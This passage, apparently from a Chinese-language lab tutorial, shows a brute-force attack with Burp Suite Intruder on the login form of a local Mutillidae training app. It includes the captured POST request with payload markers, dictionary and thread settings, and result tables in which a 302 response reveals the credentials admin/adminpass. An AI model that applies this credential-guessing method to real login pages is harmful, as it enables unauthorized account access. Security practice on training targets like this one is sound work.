User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://127.0.0.1/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Cookie: showhints=1; LanguageMenu_lpmru=zh-CHS; PHPSESSID=fg7orb8pupscvah900opq2fg57
Connection: close
Upgrade-Insecure-Requests: 1

username=§assdd§&password=§asdf§&login-php-submit-button=Login
```


设定payload，分别选择payload set 1和payload set 2，并添加user_name和user_pw的载荷，也就是添加账号和密码的爆破字典。这里使用的也是网上下载的字典，账号的字典条数较小，只有一百多条，密码的字典为之前密码爆破使用的字典。

选择好payload后，为了加快速度，在Options处设置了一下线程的数量为10，然后点击stack开始爆破：




Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
265	1111144444	3139383536	200	☐	☐	55285	
266	2440600214	3139383536	200	☐	☐	55285	
267	abcd123456	3139383536	200	☐	☐	55285	
268	16888888	3139383536	200	☐	☐	55285	
269	9874123650	3139383536	200	☐	☐	55285	
270	4257141009	3139383536	200	☐	☐	55285	
271	admin	3139383536	200	☐	☐	55285	
272	AABBC12345	3139383536	200	☐	☐	55285	
273	AABBCC1234	3139383536	200	☐	☐	55285	
274	0066990066	3139383536	200	☐	☐	55285	
275	1928374650	3139383536	200	☐	☐	55285	

果不其然，的确很慢……慢得电脑发热了，等了很久才出来一条：



Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
993	8811210000	adminpass	200	☐	☐	55331	
994	8811210000	adminpass	200	☐	☐	55331	
995	2784266166	adminpass	200	☐	☐	55331	
996	-----------	adminpass	200	☐	☐	55331	
997	!@@##$$%%	adminpass	200	☐	☐	55331	
998	!&^)($@(	adminpass	200	☐	☐	55331	
999	admin	adminpass	302	☐	☐	436	
1000	!@#$%^&*	adminpass	200	☐	☐	55331	
1001	!@#$%^&*(	adminpass	200	☐	☐	55331	
1002	!@#$%^&*((	adminpass	200	☐	☐	55331	
1003	!@#$%^&*()	adminpass	200	☐	☐	55331	



```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://127.0.0.1/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Cookie: showhints=1; LanguageMenu_lpmru=zh-CHS; PHPSESSID=fg7orb8pupscvah900opq2fg57
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=adminpass&login-php-submit-button=Login
```

明显和密码爆破中的结果是一样的，所以也就不用验证了，肯定是可以登录的，爆破成功！